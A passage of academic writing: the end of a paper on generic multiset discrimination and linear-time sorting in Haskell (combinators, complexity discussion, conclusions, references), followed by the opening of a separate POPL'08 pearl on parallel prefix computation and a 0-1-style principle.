If the output does not need to be alphabetically sorted traversal time can be made independent of the array size by employing *basic multiset discrimination* (Cai and Paige 1995, Section 2.2). This motivated Paige and Tarjan to break lexicographic sorting into two phases: In the first phase they identify equal elements, but do not return them in sorted order; instead they build a trie-like data structure. In the second phase they traverse the nodes in this structure in a single sweep and make sure that the children of each node are eventually listed in sorted order, arriving at a proper trie representation of the lexicographically sorted output (Paige and Tarjan 1987, Section 2). Even though building an intermediate data structure such as a trie may at first appear too expensive to be useful in practice, a similar two-phase approach is taken in what is claimed to be the fastest string sorting algorithm for large data sets (Sinha and Zobel 2003).

Another solution is possible, however, which does not require building a trie for the entire input. Consider the code for discrimination of pairs:

```
disc (Pair r1 r2) xs =  
[ vs | ys ← disc r1 [(k1, (k2, v)) | ((k1, k2), v) ← xs],  
  vs ← disc r2 ys ]
```

We can see that `disc r2` is called for each group `ys` output by the first discrimination step. If `r2` is `Char`, the repeated calls of `disc r2` are calls to the bucket sorting based discriminator `discChar`. The problem is that each such call may fill the array serving as the bucket table with only few elements before retrieving them by sequential iteration through the entire array. The idea now is to *combine* all calls to `disc r2` into a *single* call by applying it to the *concatenation* of all the groups `ys`. To be able to distinguish from which original group an element comes, each element is tagged with a unique *group number* before being passed to `disc r2`. The output of that call is concatenated and discriminated on the group number they received. This, quite magically, produces the same groups `vs` as in the code above.

Formally, this can be specified as follows:

```
disc (Pair r1 r2) xs =  
disc (Nat (length yss)) (concat (disc r2 zss))  
where yss = disc r1 [ (k1, (k2, v)) |  
  ((k1, k2), v) ← xs ]  
zss = [ (k2, (i, v)) |  
  (i, ys) ← zip [0..] yss, (k2, v) ← ys ]
```

The correctness of this code exploits the fact that `disc` is stable. It works for all order denotations. Restricted to the standard lexicographic ordering on strings it is the key idea in Forward Radixsort (Andersson and Nilsson 1994, 1998). It can also be thought of as a local application of least-significant-digit (LSD) sorting, expressed in terms of discriminators.

Going from processing one group at a time to processing *all* of them in one go is questionable from a practical perspective: it is tantamount to going from depth-first processing of groups to breadth-first processing, which has bad locality and low parallelizability. It brings back some of the disadvantages least-significant-digit first radix sorting has vis a vis most-significant-digit. To wit, when us-

ing basic multiset discrimination (Cai and Paige 1995), which does not incur the penalty of traversal of empty buckets, breadth-first group processing has been observed to have noticeably worse practical performance than depth-first processing (Ambus 2004, Section 2.4).

We conjecture that concatenating not *all* groups `ys` returned by `disc r1` in the defining clause for `disc` (`Pair r1 r2`), but *just as many* as is necessary to fill the bucket table to “pay” for its traversal will lead to a good algorithm that retains the advantages of MSD radix sorting without suffering the cost of near-empty bucket table traversals.

## 6.4 Type isomorphism

The type isomorphism problem with an associative type constructor is the problem of partitioning a set of simple types with an associative type constructor  $\times$  (product) and with other, free type constructors such as  $\rightarrow$  (function type),  $0$  (Natural numbers).

Even though sorting is not required for the problem we can specify an equivalence relation by providing a total preorder inducing the desired equivalence on the type terms. (A direct specification of equivalence relations is possible, but omitted here.)

The problem can be solved as follows. We define a data type for type expressions:

```
-- data type for representing type expressions  
data TypeExp = TCons String [TypeExp]  
  | Prod TypeExp TypeExp
```

Here the `Prod` constructor represents the product type constructor; it is singled out from the other type constructors since it is to be treated as an associative constructor.

In the first phase type expressions are normalized such that products occurring in a type are turned into an  $n$ -ary product type constructor applied to a list of types, none of which is such a product type. This corresponds to exploiting the associativity property of  $\times$ . We can use the following data type for representing the resulting type expressions:

```
-- type expressions with n-ary product type constructor  
data TypeExp2 = TCons2 String [TypeExp2]  
  | Prod2 [TypeExp2]
```

The normalization function `trans` can be defined as follows:

```
-- transforming Prod-subtrees into Prod2-lists  
trans (Prod t1 t2) = Prod2 (traverse (Prod t1 t2) [])  
trans (TCons c ts) = TCons2 c (map trans ts)  
traverse (Prod t1 t2) rem = traverse t1 (traverse t2 rem)  
traverse (TCons c ts) rem = TCons2 c (map trans ts) : rem
```

Having normalized type expressions, the desired equivalence relation is induced by the following total preorder:

```
prod2 :: Order TypeExp2  
prod2 = Fix (\p → Map unTypeExp2  
  (Sum (Pair (list Char) (list p)) (list p)))  
  where unTypeExp2 (TCons2 v cts) = Left (v, cts)  
        unTypeExp2 (Prod2 cts) = Right cts
```

The function `unTypeExp2` is half of the isomorphism between `TypeExp2` and `Either (String, [TypeExp2]) [TypeExp2]`, which is required due to Haskell’s iso-recursive approach to recursive types. Eliding it temporarily, the order `prod2` can be defined recursively as

```
prod2 = Sum (Pair String (list prod2)) (list prod2)  
where String = list Char is the standard order on strings.  
Reading prod2 in terms of the equivalence induced, it says that two type expressions are equivalent if and only if they have the same type constructor and their arguments are pairwise equivalent:  
it is structural equality on TypeExp2.
```

It is easy to see that normalization executes in linear time on *unshared* type expressions, and by Theorem 5.2 the second phase also operates in linear time. It should be noted that the above is the *entire* code of the solution.

A harder variant of this problem is type isomorphism where the product constructor is associative and commutative. Normalization handles associativity as before, and commutativity can be captured by the following order denotation:

```
prod3 :: Order TypeExp2
prod3 = Fix (λp → Map unTypeExp2
            (Sum (Pair (list Char) (list p)) (Bag p)))
  where unTypeExp2 (TCons2 v cts) = Left (v, cts)
        unTypeExp2 (Prod2 cts) = Right cts
```

The only change to prod2 is the use of Bag p instead of list p. Now part prod3 is a solution to the problem. prod3 does not satisfy the requirements of Theorem 5.2, however, and indeed part prod3 does not run in linear time: it takes exponential time!

It has been shown that this problem can be solved in linear time over tree (unboxed) representations of type expressions (Jha et al. 2008) by applying *bottom-up* multiset discrimination for trees with weak sorting (Paige 1991). For pairs of types this has also been proved separately (Zibin et al. 2003), where basic multiset discrimination techniques due to Cai and Paige (1991, 1995) have been rediscovered.

Bottom-up multiset discrimination can handle *shared* acyclic data in linear time. A generic implementation framework for it remains to be developed, however.

## 7. Combinator library

Since the generic discriminator is defined by (co-)induction over order denotations, order denotations can easily be eliminated by partial evaluation, which results in a combinator library for discriminators. This can be thought of as an exercise in *polytypic programming* (Jeuring and Jansson 1996; Hinze 2000), extended from type denotations (one per type) to order denotations (many per type).

```
-- Discriminator combinators derived from generic definition
-- NB: For simplicity without shortcut clauses
-- for singleton argument lists
type Disc k v = [(k, v)] → [[v]]

discChar :: Disc Char v
discChar xs = [ vs | vs ← vss, not (null vs) ]
  where vss = elems (accumArray (λvs v → v : vs)
    [] ('\\000', '\\255') xs)

discNat :: Int → Disc Int v
discNat n xs = [ vs | vs ← vss, not (null vs) ]
  where vss = elems (accumArray (λvs v → v : vs)
    [] (0, n-1) xs)

discUnit :: Disc () v
discUnit xs = [[ v | (_, v) ← xs ]]

discSum :: Disc k1 v → Disc k2 v → Disc (Either k1 k2) v
discSum d1 d2 xs =
  d1 [(k1, v1) | (Left k1, v1) ← xs]
++ d2 [(k2, v2) | (Right k2, v2) ← xs]

discPair :: Disc k1 (k2, v) → Disc k2 v → Disc (k1, k2) v
discPair d1 d2 xs =
  [ vs | ys ← d1 [(k1, (k2, v)) | ((k1, k2), v) ← xs],
    vs ← d2 ys ]

discFix :: (Disc k v → Disc k v) → Disc k v
discFix df = df (discFix df)

discMap :: (k1 → k2) → Disc k2 v → Disc k1 v
discMap f d xs = d [(f k, v) | (k, v) ← xs]

discList :: Disc k ([k], v) → Disc [k] v
discList d =
  discMap fromList (discSum discUnit
    (discPair d (discList d)))

where fromList :: [t] → Either () (t, [t])
```

```
fromList      []      = Left ()
fromList      (x : xs) = Right (x, xs)
discBag :: (forall v. Disc k v) → Disc [k] v
discBag d xs = discMap (sort d) (discList d) xs
discSet :: (forall v. Disc k v) → Disc [k] v
discSet d xs = discMap (usort d) (discList d) xs
discRefine :: Disc k (k, v) → Disc k v → Disc k v
discRefine d1 d2 xs =
  [ zs | ys ← d1 [(k, (k, v)) | (k, v) ← xs],
    zs ← d2 ys ]
discInv :: Disc k v → Disc k v
discInv d xs = reverse (d xs)

-- Ordered partitioning from discriminator
part :: Disc t t → [t] → [[t]]
part d xs = d [ (x, x) | x ← xs ]
-- Sorting from ordered partitioning
sort :: Disc t t → [t] → [t]
sort d xs = [ y | ys ← part d xs, y ← ys ]
-- Unique sorting from ordered partitioning
usort :: Disc t t → [t] → [t]
usort d xs = [ head ys | ys ← part d xs ]
-- Boolean comparison function
-- from sorting discriminator
lte :: Disc t Bool → t → t → Bool
lte d x y = head (concat (d [(x, True), (y, False)]))
```

The advantage of the discriminator combinator library vis a vis the generic discriminator is that it does away with denotations altogether and lets programmers compose discriminators combinatorially. Also, this incurs no run-time overhead for denotation processing.

The disadvantage is that reasoning about orders and exploiting properties of order denotations is no longer realistically possible. As we have seen, different denotations may denote the same order. For practical reasons one denotation may be preferable over another; e.g., invSum may be preferable to invSum' (see Section 3.6) since it may yield a slightly better performing discriminator. With explicit denotations it is possible for a user to define a function normalize: Order t → Order t that transforms denotations into an equivalent, for that user presumably better denotation before passing it as an argument to the generic discriminator. Having explicit order denotations thus enables *denotation optimization*, analogous to query optimization, by way of reasoning with and computationally manipulating order denotations prior to instantiating the generic discriminator.

## 8. Discussion

### 8.1 Complexity of sorting

The (time) complexity of sorting seems to be subject to some degree of confusion, possibly because different *models of computation* (fixed-word width RAM, RAMs with variable word-width and various word-level operations, cell-probe model, pointer model(s), etc.) and different models of what is *counted* (only number of comparisons in terms of number of elements in input, number of all operations in terms of number of elements, time complexity in terms of size of input) are used, but in each case with the same familiar looking meta-variables ( $n$ ) and (asymptotic) formulae ( $O(n \log n)$ ).

The quest for *fast integer sorting* in the last 15 years (see Fredman and Willard (1993); Andersson et al. (1998); Han and Thorup (2002) for hallmark results) has sought to perform sorting as (asymptotically) fast as possible as a function of the *number of elements* in the input on RAMs with *variable word size and word-level parallelism*.

Our model of computation is a random-access machine with *fixed word width*, say 32 or 64 bits, corresponding to a conventional

**Table 1.** Comparison-based sorting algorithms for complex data

Sort	Time complexity
Quicksort (Hoare 1961)	$\Theta(N^2)$
Mergesort (Knuth 1998, Sec. 5.2.4)	$\Theta(N^2)$
Heapsort (Williams 1964)	$\Theta(N^2)$
Selection sort (Knuth 1998, Sec. 5.2.3)	$\Theta(N^3)$
Insertion sort (Knuth 1998, Sec. 5.2.1)	$\Theta(N^2)$
Bubble sort (Knuth 1998, Sec. 5.2.2)	$\Theta(N^2)$
Bitonic sort (Batcher 1968)	$\Theta(N \log^2 N)$
Shell sort (Shell 1959)	$\Theta(N \log^2 N)$
Odd-even mergesort (Batcher 1968)	$\Theta(N \log^2 N)$
AKS sorting network (Ajtai et al. 1983)	$\Theta(N \log N)$

sequential computer. (Indeed we only require pointer operations—the random access is not required for our complexity results to hold.) In this setting the only meaningful measure of the input is its *size* in terms of total number of words (or bits) occupied, not the number of elements. If each possible element in an input has constant size, say 32 bits, then input size translates into number of elements, of course. But we want sorting to also work efficiently on inputs with *variable-sized* elements.

An apparently not widely known fact about comparison-based sorting algorithms—I have not seen it stated before—is that they do *not* generally run in time  $O(N \log N)$ , where  $N$  is the size of the input, for inputs with *variable-sized* elements on fixed-width RAMs. It is known that they require  $\Theta(n \log n)$  applications of the comparison test, but  $n$  is the *number* of elements in the input, not its size,  $N$ .

**THEOREM 8.1.** *Let  $(A, \leq)$  be a total preorder and assume that testing whether  $v \leq w$  has time complexity  $\Theta(|v| + |w|)$ . Then comparison-based sorting algorithms have the time complexities given in Table 1.*

**PROOF** (Proof sketch) The lower bounds for the data-sensitive algorithms (Quicksort, …, Bubble sort) follow from analyzing the situation where the input consists of one element of size  $\Theta(n)$ , with  $n$  remaining inputs of size  $O(1)$ . The upper bounds follow from analyzing how often each element can be an argument in a comparison operation.  $\square$

Lower and upper bounds for the data-insensitive algorithms (sorting networks) follow from information on their depths and sizes as sorting networks; in particular, the depth provides an upper bound on how many times any given input element is used in a comparison by the algorithm.  $\square$

Note that Mergesort and Heapsort run in *quadratic time* since they run the risk of repeatedly, up to  $\Theta(n)$  times, using the same large input element in comparisons, whereas the design of efficient data-insensitive sorting algorithms prevents this. In one important case they run in time  $\Theta(N \log N)$ , however: lexicographic ordering. In this case the comparison function does need not to investigate all bits in its arguments, only their minimal discriminating prefix.

## 8.2 Use of explicit fixed point operator

We have used an explicit fixed point operator for recursively defined orders instead of using infinitary terms denoted by recursion equations, as advocated by Hinze (Hinze 2000). So instead of writing

```
list r = Fix \p → Map fromList (Sum Unit (Pair r p))
we could define recursively
```

```
list r = Map fromList (Sum Unit (Pair r (list r)))
```

The use of the explicit fixed-point operator instead of implicit recursion plays a number of roles here. In general, it allows distinguishing between a denotation before and after its unrolling. Of particular importance is that type variables and order denotation variables are interpreted differently from their unrolling in the complexity-theoretic analysis: The parts of an input that “correspond” to a type variable must be treated parametrically—by pointer operations, disallowing their copying—to ensure linear-time performance of the resulting discriminator code.

Finally, even though not pursued here since we only deal with finite unshared data and thus no cyclic data structures, there may be multiple fixed points. Equivalence relations form a complete lattice that admits both greatest and least fixed points of monotonic functions. Extending `list r` as an equivalence denotation to cyclic finite lists we can get distinct fixed points: One where nonidentical, but isomorphic graphs with cycles are considered equivalent (greatest fixed point) and another where they are not (least fixed point).

## 8.3 Associative reshuffling

The code for discrimination of products contains what looks to be a reshuffling of the input:  $((k_1, k_2), v)$  is transformed into  $(k_1, (k_2, v))$  before being passed to the first subdiscriminator.

```
disc (Pair r1 r2) xs = [vs | ys ← disc r1 [(k1,(k2,v)) | ((k1,k2),v) ← xs], vs ← disc r2 ys]
```

This seems wasteful at first sight. It is an important and in essence unavoidable step, however. It is tantamount to the algorithm moving to the left child of each key pair node and retaining the necessary continuation information. To get a sense of this, let us consider reshuffling in the context of nested products. Consider, for example, `Pair (Pair (Pair r1 r2) r3) r4`, with `r1`, `r2`, `r3`, `r4` being primitive order denotations such as `Char`. The effect of discrimination is that each input  $(((k_1, k_2), k_3), k_4), v$  is initially transformed into  $(k_1, (k_2, (k_3, (k_4, v))))$  and then the four primitive discriminators, corresponding to  $k_1, k_2, k_3, k_4$ , are applied in order: The reshuffling ensures that the inputs are lined up in the right order for this.

We may be tempted to perform the reshuffling step lazily, by calling an adapted version `discL` of the discriminator:

```
disc (Pair r1 r2) xs = [vs | ys ← discL r1 xs, vs ← disc r2 ys]
```

But how to define `discL` then? In particular, what to do when *its* argument is, in turn, a product denotation? Introduce `discLL`? At this point we may be tempted to provide an *access* or *extractor* function as an extra argument to a discriminator, as has been done by Ambus (2004). This leads to the following definition of `disc2` for product orders:

```
disc2 (Pair r1 r2) f xs = [vs | ys ← disc2 r1 (fst . f) xs, vs ← disc2 r2 (snd . f) ys]
```

Note that `disc2` takes an access function as an additional argument. The result of `disc2` includes the keys passed to it, and thus the two calls of `disc2` select the first, respectively second component of the key pairs in the input. Since `disc2` is passed an access function `f` to start with the selector functions `fst` and `snd` must be composed with `f`.

In the end this can be extended to a generic definition of `disc2`, which actually sorts its input. It has one critical disadvantage, however: It has, ultimately even asymptotically, inferior performance! The reason for this is that each access to a part of the

input is by navigating to that part from a root node in the original input. The cost of this is thus proportional to the path length from the root to that part. Consider an input element of the form  $((\dots((k_1, k_2), k_3), \dots), k_n), v$ , with  $k_1, \dots, k_n$  primitive keys. Accessing all  $n$  primitive keys by separate accesses, each from the root (the whole value), requires a total of  $\Theta(n^2)$  steps!

It is possible to delay or recode the reshuffling step, but it cannot really be avoided.

## 9. Conclusions

Multiset discrimination has previously been introduced and developed as an algorithmic tool set for efficiently partitioning and preprocessing data according to certain equivalence relations on strings and trees (Paige and Tarjan 1987; Paige 1994; Cai and Paige 1995; Paige and Yang 1997).

We have shown how to analyze multiset discrimination into its functional core components, identifying the notion of discriminator as the core abstraction, and how to compose them generically for a rich class of orders and equivalence relations. In particular, we show that discriminators cannot only be used to partition data, but also to sort them in linear time.

An important aspect of discriminators is that they preserve abstraction: They provide observation of the order (or equivalence relation), but nothing else. This is important when defining an ordered abstract type that should retain as much implementation freedom as possible while providing efficient access to its ordering relation. Discriminators do this, in contrast to *ranking functions*, which map elements to a standard total order such as the integers. The interesting point is that discriminators are principally superior to comparison functions and equality tests: they preserve abstraction, but provide asymptotically improved performance; and to ranking and hash functions functions: they match their algorithmic performance, but without compromising data abstraction.

We show that type isomorphism for simple types with an associative type constructor can be solved by specifying structural type equality after transforming the input. Type isomorphism with an associative-commutative type constructor (Zibin et al. 2003; Jha et al. 2008) can be expressed, but requires the more complicated bottom-up multiset discrimination to achieve linear-time performance, which is not pursued here. The lexicographic string sorting algorithm of Paige and Tarjan (1987, Section 2) is improved by demonstrating that no clever constant-time array initialization or two-phase processing with explicit trie construction is necessary.

Our work shows that linear-time distributive sorting algorithms, usually restricted to finite domains (bucket sorting) or sequences over such domains (radix sorting) can be bootstrapped to a rich class of orders on arbitrary first-order types, using a single, straightforward generic definition of discrimination. This circumvents the information-theoretic bottleneck of comparison-based sorting algorithms. For types such as ML references that wish to make only an equivalence relation available (setoids) without an ordering relation the argument for discriminators is even more compelling: Discriminators can partition  $n$  elements in time  $O(n)$ . Using a constant-time equality test as only operation to access the equivalence, however, this requires  $\Omega(n^2)$  time.

A generic software framework for bulk data processing, such as partitioning and sorting, built on discriminators avoids the algorithmic bottleneck of building it on binary equality/equivalence tests and comparison functions and simultaneously retains their advantages: discriminators are purely functional and disclose only the equivalence relation, respectively order, in question. We conclude that both standard orders and equality relations on types should be exposed as discriminators, not only as binary comparison and equality test functions, as is commonly the case.

It is noteworthy that discriminators *behave* purely functionally and their type can be described as an ML-polymorphic parametric type, but an *efficient* implementation (not demonstrated here, but crucial in practice) of base type discriminators requires highly imperative code that is not typable in an ML-style typing discipline. This may partially explain why discrimination has not previously been discovered in the “natural” course of purely functional programming practice.

### 9.1 Future work

It is quite easy to see how the definition of generic discrimination can be changed so as to produce in a single pass key-sorted tries instead of just permuted lists of its inputs. This generalizes the trie construction of Paige and Tarjan’s lexicographic sorting algorithm (Paige and Tarjan 1987, Section 2) in two respects: it does so for arbitrary orders, not only for the standard lexicographic order on strings, and it does so in a single pass instead of requiring two. Of particular interest in this connection are Hinze’s generic definitions of operations on generalized tries (Hinze 2000): Discriminators can construct tries in a batch-oriented fashion, and his operations can manipulate them in a one-key-value-pair at a time fashion. There are some differences: Hinze treats nested datatypes, not only regular recursive types, but he has no separate orders or any equivalences on those. In particular, his tries are not key-sorted (the edges out of a node are unsorted). It appears that the treatment of nonnested datatypes can be transferred to discriminators, and the order denotation approach can be transferred to the trie construction operations. We can envisage a generic data structure and algorithm framework where distributive sorting (discrimination) and search structures (tries) supplant comparison-based sorting and comparison-based data structures (search trees), obtaining improved asymptotic time complexities without surrendering data encapsulation. We conjecture that competitive memory utilization and attaining data locality will be serious challenges for the distributive techniques. With the advent of space efficient radix-based sorting (Franceschini et al. 2007), however, we believe that the generic distributive sorting framework presented here can be developed into a framework that has a good chance of outcompeting even highly space efficient in-place comparison-based sorting algorithms in most, if not all, use scenarios of in-memory sorting.

Hinze<sup>8</sup> has observed that the generic discriminator employs a list monad and that producing a trie is a specific instance of replacing the list monad with another monad, the trie monad. This raises the question of how “general” the functionality of discrimination can be formulated and whether it is possible to characterize discrimination by some sort of *natural* universal property. It also raises the possibility of deforestation-like optimizations: How to avoid building the output lists of a discriminator once we know how they will be destructed in the context of a discriminator application.

Linear-time discrimination for equivalence relations (that is, without sorting) can be extended to shared data for acyclic data structures; discrimination of cyclic data is known to require entirely different algorithmic techniques at the cost of a logarithmic factor (Henglein 2003). Capturing this in a generic programming framework would expand applicability of discrimination to graph isomorphism problems such as deciding bisimilarity, reducing state graphs in model checkers, and the like.

The present functional specification of discrimination has been formulated for clarity, and—most emphatically—not for performance beyond enabling some basic asymptotic reasoning.<sup>9</sup> Even

<sup>8</sup> Personal communication at IFIP TC2.8 Working Group meeting, Park City, Utah, June 15–22, 2008.

<sup>9</sup> which would make concrete performance measurements and comparisons not only useless, but outright misguided

though it appears to perform competitively out-of-the-box with good sorting algorithms in terms of time performance, it appears clear that its memory requirements need to—and can—be managed explicitly in a practical implementation. In particular, efficient in-place implementations that do away with the need for dynamic memory management, reduce the memory footprint and improve data locality should provide substantial benefits in comparison to leaving memory management to a general-purpose heap manager.

Join queries and their efficient processing play a central role in database query processing. Discrimination can be used as an alternative to sorting or hashing for their implementation. It may, together with standard data operations such as filtering and selection, provide an interesting generic framework for database programming.

Expressive programming frameworks in languages such as C++, C#, Haskell, Java, OCaml, Python, Scheme, Standard ML, Visual Basic should be developed and evaluated empirically for usability and performance.

## Acknowledgements

This paper is dedicated to the memory of Bob Paige. Bob, of course, started it all and got me hooked on multiset discrimination in the first place.

Ralf Hinze alerted me to the possibility of employing GADTs for order denotations by producing an implementation of generic discrimination (for standard orders) in Haskell in no time at all after having seen a single presentation of it at the WG2.8 meeting in 2007. Derek Dreyer has been supportive in the preparation of the final version of the paper, both by discussing the merits of generic discrimination as a fundamental programming abstraction and by debugging my writing.

It has taken me several years and many iterations to generalize—and simultaneously reduce—top-down multiset discrimination into the current, hopefully almost self-evident form. During this time I have had many helpful discussions with a number of people. I would like to thank specifically Thomas Ambus, Martin Elsman, Hans Leiß and Henning Niss.

The preparation of the submission version was impacted by sickness, and the anonymous referees must be thanked for their patient struggle through it and for providing incisive comments and criticisms. The final version had to be prepared during a planned family vacation on Skopelos, Greece. Upon arrival, my laptop crashed, however. Without my family's patience, the generous help by Kostas and Stratos at Alkistis Hotel, and deep-freezing the laptop to get files off it the paper would not have been completed in time.

## References

- M. Ajtai, J. Komlós, and E. Szemerédi. Sorting in  $c \log n$  parallel steps. *Combinatorica*, 3:1–19, 1983.
- Thomas Ambus. Multiset discrimination for internal and external data management. Master's thesis, DIKU, University of Copenhagen, July 2004. <http://plan-x.org/projects/msd/msd.pdf>.
- A. Andersson and S. Nilsson. A new efficient radix sort. In *Proc. 35th Annual IEEE Symposium on Foundations of Computer Science (FOCS)*, pages 714–721, 1994.
- Arne Andersson and Stefan Nilsson. Implementing radixsort. *J. Exp. Algorithmics*, 3:7, 1998. ISSN 1084-6654. doi: <http://doi.acm.org/10.1145/297096.297136>.
- Arne Andersson, Torben Hagerup, Stefan Nilsson, and Rajeev Raman. Sorting in linear time? *Journal of Computer and System Sciences (JCSS)*, 57(1):74–93, August 1998.
- K. E. Batcher. Sorting networks and their applications. In *Proc. AFIPS Spring Joint Computer Conference*, volume 32, pages 307–314, 1968.
- Jon Bentley. Aha! Algorithms. *Communications of the ACM*, 26(9):623–627, September 1983. Programming Pearls.
- J. Cai and R. Paige. Look ma, no hashing, and no arrays either. In Jan., editor, *Proc. 18th Annual ACM Symp. on Principles of Programming Languages (POPL)*, Orlando, Florida, pages 143–154, 1991.
- Jiazhen Cai and Robert Paige. Using multiset discrimination to solve language processing problems without hashing. *Theoretical Computer Science (TCS)*, 145(1-2), July 1995.
- Gianni Franceschini, S. Muthukrishnan, and Mihai Pătrașcu. Radix sorting with no extra space. In *Proc. European Symposium on Algorithms (ESA)*, volume 4698 of *Lecture Notes in Computer Science (LNCS)*, pages 194–205. Springer, 2007. doi: 10.1007/978-3-540-75520-3.
- M.L. Fredman and D.E. Willard. Surpassing the information-theoretic bound with fusion trees. *Journal of Computer and System Sciences (JCSS)*, 47:424–436, 1993.
- Glasgow Haskell. *The Glasgow Haskell Compiler*. <http://www.haskell.org/ghc/>, 2005.
- Yijie Han and Mikkel Thorup. Integer sorting in  $o(n \sqrt{\log \log n})$  expected time and linear space. In *Proceedings of the 43rd Annual IEEE Symposium on Foundations of Computer Science (FOCS)*, pages 135–144. IEEE Computer Society, 2002.
- Fritz Henglein. Multiset discrimination. Unpublished manuscript. See <http://plan-x.org/msd/multiset-discrimination.pdf>, September 2003.
- Fritz Henglein. A language for total preorders. Unfinished manuscript, March 2008.
- Fritz Henglein and Jesper Jørgensen. Formally optimal boxing. In *Proc. 21st ACM Symp. on Principles of Programming Languages (POPL)*, Portland, Oregon, P.O.Box 64145, Baltimore, MD 21264, Jan. 1994. ACM, ACM Press.
- Ralf Hinze. Generalizing generalized tries. *Journal of Functional Programming*, 10(4):327–351, 2000.
- C. A. R. Hoare. Algorithm 63: partition. *Commun. ACM*, 4(7):321, 1961. ISSN 0001-0782. doi: <http://doi.acm.org/10.1145/366622.366642>.
- Johan Jeuring and Patrik Jansson. Polytypic programming. In *Advanced Functional Programming*, Lecture Notes in Computer Science, pages 68–114. Springer-Verlag, 1996.
- Sian Jha, Jens Palsberg, Tian Zhao, and Fritz Henglein. Efficient type matching. In Olivier Danvy, Fritz Henglein, Harry Mairson, and Alberto Pettorossi, editors, *Automatic Program Development—A Tribute to Robert Paige*. Springer, 2008. ISBN 978-1-4020-6584-2.
- Donald Knuth. *The Art of Computer Programming: Sorting and Searching*, volume 3. Addison Wesley, 2nd edition, 1998.
- K. Mehlhorn. *Data Structures and Algorithms 1: Sorting and Searching*, volume I of *EATCS Monographs on Theoretical Computer Science*. Springer-Verlag, 1984.
- R. Paige. Optimal translation of user input in dynamically typed languages. Draft, July 1991.
- Robert Paige. Efficient translation of external input in a dynamically typed language. In *Proc. 13th World Computer Congress*. Elsevier, February 1994.
- Robert Paige and Robert E. Tarjan. Three partition refinement algorithms. *SIAM Journal of Computing*, 16(6):973–989, December 1987.
- Robert Paige and Zhe Yang. High level reading and data structure compilation. In *Proc. 24th ACM SIGPLAN-SIGACT Symp. on Principles of Programming Languages (POPL)*, Paris, France, pages 456–469, <http://www.acm.org>, January 1997. ACM, ACM Press.
- D. L. Shell. A high-speed sorting procedure. *Communications of the ACM*, 2(7), 1959.
- Ranjan Sinha and Justin Zobel. Efficient trie-based sorting of large sets of strings. In Michael Oudshoorn, editor, *Proc. 26th Australasian Computer Science Conference (ACSC)*, Adelaide, Australia, volume 16 of *Conferences in Research and Practice in Information Technology*, 2003.
- J. W. J. Williams. Algorithm 232 - heapsort. *Communications of the ACM*, 7(6):347–348, 1964.
- Yoav Zabin, Joseph Gil, and Jeffrey Considine. Efficient algorithms for isomorphisms of simple types. In *Proc. 2003 ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 160–171. ACM, ACM Press, January 2003. SIGPLAN Notices, Vol. 38, No. 1.

# Much Ado about Two (*Pearl*)

## A Pearl on Parallel Prefix Computation

Janis Voigtländer

Institut für Theoretische Informatik  
Technische Universität Dresden  
01062 Dresden, Germany  
voigt@tcs.inf.tu-dresden.de

### Abstract

This pearl develops a statement about parallel prefix computation in the spirit of Knuth's 0-1-Principle for oblivious sorting algorithms. It turns out that 0-1 is not quite enough here. The perfect hammer for the nails we are going to drive in is relational parametricity.

**Categories and Subject Descriptors** D.1.1 [*Programming Techniques*]: Applicative (Functional) Programming; D.3.3 [*Programming Languages*]: Language Constructs and Features—Polymorphism; F.2.2 [*Analysis of Algorithms and Problem Complexity*]: Nonnumerical Algorithms and Problems; F.3.1 [*Logics and Meanings of Programs*]: Specifying and Verifying and Reasoning about Programs

**General Terms** Algorithms, Languages, Verification

**Keywords** 0-1-principle, free theorems, parallel prefix computation, relational parametricity

### 1. Introduction

Parallel prefix computation is the task to compute, given inputs  $x_1, \dots, x_n$  and an associative operation  $\oplus$ , the outputs  $x_1, x_1 \oplus x_2, \dots, x_1 \oplus x_2 \oplus \dots \oplus x_n$ . It has numerous applications in the hardware and algorithmics fields (Blelloch 1993). There is a wealth of solutions (Sklansky 1960; Brent and Kung 1980; Ladner and Fischer 1980), employing the associativity of  $\oplus$  in different ways to realize different trade-offs between certain characteristics of the resulting “circuits”, and more keep coming up (Lin and Hsiao 2004; Sheeran 2007). An obvious concern is that for correctness of such new, and increasingly complex, methods. One approach to address this concern is the derivation, using well-understood combinators, of new designs from basic building blocks (Hinze 2004). Another is explicit proof or at least systematic (possibly exhaustive) testing of new solution candidates. Of course, studies of the latter kind must be sufficiently generic, given that in the problem specification neither the type of the inputs  $x_1, \dots, x_n$ , nor any specifics (apart from associativity) of  $\oplus$  are fixed.

Here the 0-1-Principle of Knuth (1973) comes to mind. It states that if an oblivious sorting algorithm, i.e. one where the sequence of

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

POPL'08, January 7–12, 2008, San Francisco, California, USA.  
Copyright © 2008 ACM 978-1-59593-689-9/08/0001...\$5.00

This is the author's version of the work. The definitive version is available from <http://doi.acm.org/10.1145/1328438.1328445>.

comparisons performed is the same for all input sequences of any given length, is correct on boolean valued input sequences, then it is correct on input sequences over any totally ordered value set. This greatly eases the analysis of such algorithms. Is something similar possible for parallel prefix computation? That is the question we address in this paper.

### 2. The Problem

We cast the problem and our analysis in the purely functional programming language Haskell (Peyton Jones 2003). Since it is universal, it allows us to precisely capture the notion of an “algorithm” (that may, or may not, be a correct solution to the parallel prefix computation task) in the most general way. It also provides the mathematical expressivity and reasoning techniques that we need. Since Haskell's notation is quite intuitive, we do not pause for a detailed introduction to the language, instead introducing concepts as we go.

The Haskell Prelude (the language's standard library) provides a function

$$\text{foldl1} :: (\alpha \rightarrow \alpha \rightarrow \alpha) \rightarrow [\alpha] \rightarrow \alpha$$

such that

$$\text{foldl1 } (\oplus) [x_1, \dots, x_n] = (\dots (x_1 \oplus x_2) \oplus \dots) \oplus x_n$$

for every binary operation and type-conforming input list. While Haskell allows empty, partially defined, and infinite lists as well, we from now on consider  $[\alpha]$  to be the type of all non-empty, finite lists (with elements of appropriate type).<sup>1</sup> The variable  $\alpha$  indicates that the function  $\text{foldl1}$  can be used at arbitrary type.

Now we can specify our computation task as follows:

$$\begin{aligned} \text{scanl1} &:: (\alpha \rightarrow \alpha \rightarrow \alpha) \rightarrow [\alpha] \rightarrow [\alpha] \\ \text{scanl1 } (\oplus) xs &= \text{map } (\lambda k \rightarrow \text{foldl1 } (\oplus) (\text{take } k xs)) \\ &\quad [1.. \text{length } xs] \end{aligned}$$

